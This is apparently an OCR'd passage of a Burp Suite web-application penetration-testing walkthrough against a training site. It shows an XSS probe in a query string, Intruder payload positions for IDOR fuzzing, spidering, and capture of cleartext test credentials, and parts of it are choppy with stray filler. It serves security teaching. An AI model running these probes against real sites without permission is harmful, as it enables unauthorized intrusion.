Cookie	__stripe_mid	b53f835b-625c-4a04-8fe8-075c7bbca7cf
Cookie	_fbp	fb.1.1564955153850.417041806
Cookie	_gid	GA1.2.1143145789.1566082771
Cookie	_gat	1

Click Go and see the Rendered results:



Server Error in '/' Application.

A potentially dangerous Request.QueryString value was detected from the client (Word=""><script>alert(docume...").

Description: ASP.NET has detected data in the request that is potentially dangerous because it might include HTML markup or script. The data might represent an attempt to compromise the security of your application, such as a cross-site scripting attack. If this type of input is appropriate in your application, you can include code in a web page to explicitly allow it. For more information, see http://go.microsoft.com/fwlink/?LinkID=212874.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.QueryString value was detected from the client (Word=""><script>alert(docume...").

Source Error:

```
[No relevant source lines]
```


Source File: c:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\App_Web_pvlznhih.12.cs **Line:** 0

Stack Trace:

4.Insecure Direct Object References:

Insecure Direct Object References:

Capture the application in Burp’s Proxy:



NOTE:
Search your books & authors by the first name

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

All of the tips, techniques, and examples presented revolve around users being able to surf merrily through a well-designed site with minimal cognitive strain. Readers will quickly come to agree with many of the books assumptions, such as We do not read pages--we scan them" and We do not figure out how things work--we muddle through. Coming to grips with such hard facts sets the stage for Web design that then produces topnotch sites.

Book name:
Do not Make Me Think A Common Sense Approach to Web Usability

Author:
Steve Krug and Roger Black

Publication:
Que; 1st edition (October 23, 2000)

ISBN:
9780470412343

Pages:
140

Price:
$11.33

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.


It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem; firewalls and proxy servers will normally block this kind of traffic.

A better way to communicate between applications is over HTTP, because HTTP is supported by all Internet browsers and servers. SOAP was created to accomplish this.


SOAP provides a way to communicate between applications running on different operating systems, with different technologies and programming languages.



Request to https://aspdotnetapp.infosecaddicts.com:443 [104.25.166.6]

```
GET /BasicSearch.aspx?Word= HTTP/1.1
Host: aspdotnetapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://aspdotnetapp.infosecaddicts.com/bookdetail.aspx?id=1
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; _ga=GA1.2.781573113.1564954291; __auc=4e20d75b16c5e988ea135b1a1af;
__tawkuuid=e::infosecaddicts.com::AptkfxgPF6GWh88K8Tg8swvukfPHuRU+5S9KStd825wOcntPQ+agNYEMx4cBhX//::2; __stripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf;
_fbp=fb.1.1564955153850.41704l806; _gid=GA1.2.1143145789.1566082771
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Send to Intruder:




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.

Attack type: Sniper

```
GET /Default.aspx HTTP/1.1
Host: aspdotnetapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://aspdotnetapp.infosecaddicts.com/SignUp.aspx
Connection: close
Cookie: __cfduid=§dc6029645e59a793349b3b819dae03f6e1564954288§; _ga=§GA1.2.781573113.1564954291§; __auc=§4e20d75b16c5e988ea135b1a1af§;
__tawkuuid=§e::infosecaddicts.com::AptkfxgPF6GWh88K8Tg8swvukfPHuRU+5s9KStd825wOcntFQ+agNYBMx4cBhX//::2§;
__stripe_mid=§b53f835b-625c-4a04-8fe8-075c7bbca7cf§; _fbp=§fb.1.1564955153850.417041806§; _gid=§GA1.2.1143145789.1566082771§; _gat=§1§
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

After selecting the area you want to target, of to the “Payloads section:




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.

Attack type: Sniper

```
GET /Default.aspx §4§ HTTP/1.1
Host: aspdotnetapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://aspdotnetapp.infosecaddicts.com/SignUp.aspx
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; _ga=GA1.2.781573113.1564954291; __auc=4e20d75b16c5e988ea135b1a1af;
__tawkuuid=e::infosecaddicts.com::AptkfxgPF6GWh88K8Tg8swvukfPHuRU+5s9KStd825wOcntFQ+agNYBMx4cBhX//::2; __stripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf;
_fbp=fb.1.1564955153850.417041806; _gid=GA1.2.1143145789.1566082771; _gat=1
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Choose Numbers for this attack:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 2

Payload type: Numbers Request count: 2

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random


From: 1

To: 1000

Step: 1000

How many:

Results:



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		404	□	□	1669	
1	1	404	□	□	1669	


Finished

In this example we get 404 errors, however, if there was a vulnerability you would investigate further to see if there was a vulnerability.

5.Security Misconfiguration:

Security Misconfiguration Testing:

Spider the application you wish to attack:



Logging of out-of-scope Proxy traffic is disabled

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders


```
https://aspdotnetapp.infosecaddicts.com
  BasicSearch.aspx
  Default.aspx
  SignUp.aspx
  WebResource.axd
  bookdetail.aspx
  cdn-cgi
  images
```

```
lac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
plication/xml;q=0.9,*/*;q=0.8

a.com/bookdetail.aspx?id=1

lae03f6e1564954288; _ga=GA1.2.781573113.1564954291; __auc=4e20d75b16c5e988ea135b1a1af;
76GWh88K8Tg88wvukfPHuRV+589K8td825wOcntFQ+agNYEMx4cBhX//::2;
bca7cf; _fbp=fb.1.1564955153850.417041806; _gid=GA1.2.1143145789.1566082771; _gat=1
```

If you have passive scanning enabled when spidering the application “Directory listing” should be included in the results:



Directory listing

Issue: Directory listing
Severity: Information
Confidence: Firm
Host: http://172.16.67.136
Path: /mutillidae/includes/

Issue description


Directory listings do not necessarily constitute a security vulnerability. Any sensitive resources within y
case, and should not be accessible by an unauthorized party who happens to know the URL. Neverth
them to quickly identify the resources at a given path, and proceed directly to analyzing and attackin

Issue remediation

There is not usually any good reason to provide directory listings, and disabling them may place add

6. Sensitive Data Exposure:

Capture the Login Details:




User name: test
Password: ••••

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over



Request to https://aspdotnetapp.infosecaddicts.com:443 [104.25.167.6]

```
POST /login.aspx HTTP/1.1
Host: aspdotnetapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://aspdotnetapp.infosecaddicts.com/login.aspx
Content-Type: application/x-www-form-urlencoded
Content-Length: 687
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; _ga=GA1.2.781573113.1564954291; __auc=4e20d75b16c5e988ea135b1a1af;
__tawkuuid=e::infosecaddicts.com::AptkfxgFF6GWh88K8Tg8SwvukfPHuRU+5S9KStd825wOcntFQ+agNYEMx4cBhX//::2; __stripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf;
_fbp=fb.1.1564955153850.41704l806; _gid=GA1.2.1143145789.1566082771
Upgrade-Insecure-Requests: 1

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTExNDMwMzAwOTIPZBYCZg9kFgICAw9kFgYCBw8PFgIeB1Zpc2libGVoZGQCCw8PFgIfAGhkZAIbDxYCHglpbm5lcmh0bWwFDldlbGNvbWUgR3Vlc3QgIWQYAQU
eX19Db250cm9sc1JlcXVpcmVQb3N0QmFja0tleV9fFgQFDmN0bDAwJGliU2VhcmNoBRRjdGwwMCRpYlNlYXJjaERPTVhTUwURY3RsMDAkaWJOZXdzRW1haWwFIWN0bDAwJENvbnRlbnRQbGFjZUhvbGRlcjEkaWJMb2dpbpS%2BJRpVGl
pm8k86wSadOo%2FhVjGzMu6K54b%2FSRfbmx5t&__VIEWSTATEGENERATOR=C2EE9ABB&ctl00%24txtSearch=&ctl00%24txtSearchDOMXSS=&ctl00%24ddlAdvSearch=Title&ctl00%24txtNewsEmail=&ctl00%24Content
PlaceHolder1%24txtUser=test&ctl00%24ContentPlaceHolder1%24txtPass=1234&ctl00%24ContentPlaceHolder1%24ibLogin.x=13&ctl00%24ContentPlaceHolder1%24ibLogin.y=11
```

Attempt an Active scan on the application:

Since there is a “Cleartext submission of password” on this application, there isn’t any sensitive vulenrabilities to report.

7. Missing Function Level Access Control:


Difficult to perform without being to able authenticate into Web Application

8. Cross-Site Request Forgery (CSRF):

Difficult to perform without being to able authenticate into Web Application

9. Test for Components with Known Vulnerabilities:

Go to the “HTTP history” tab:




Logging of out-of-scope Proxy traffic is disabled

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Para...	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	C
33	https://www.google-analytic...	GET	/r/collect?v=1&_v=j78&a=407164...	✓		302	1002	HTML		302 Moved		✓	64.233.185.138	
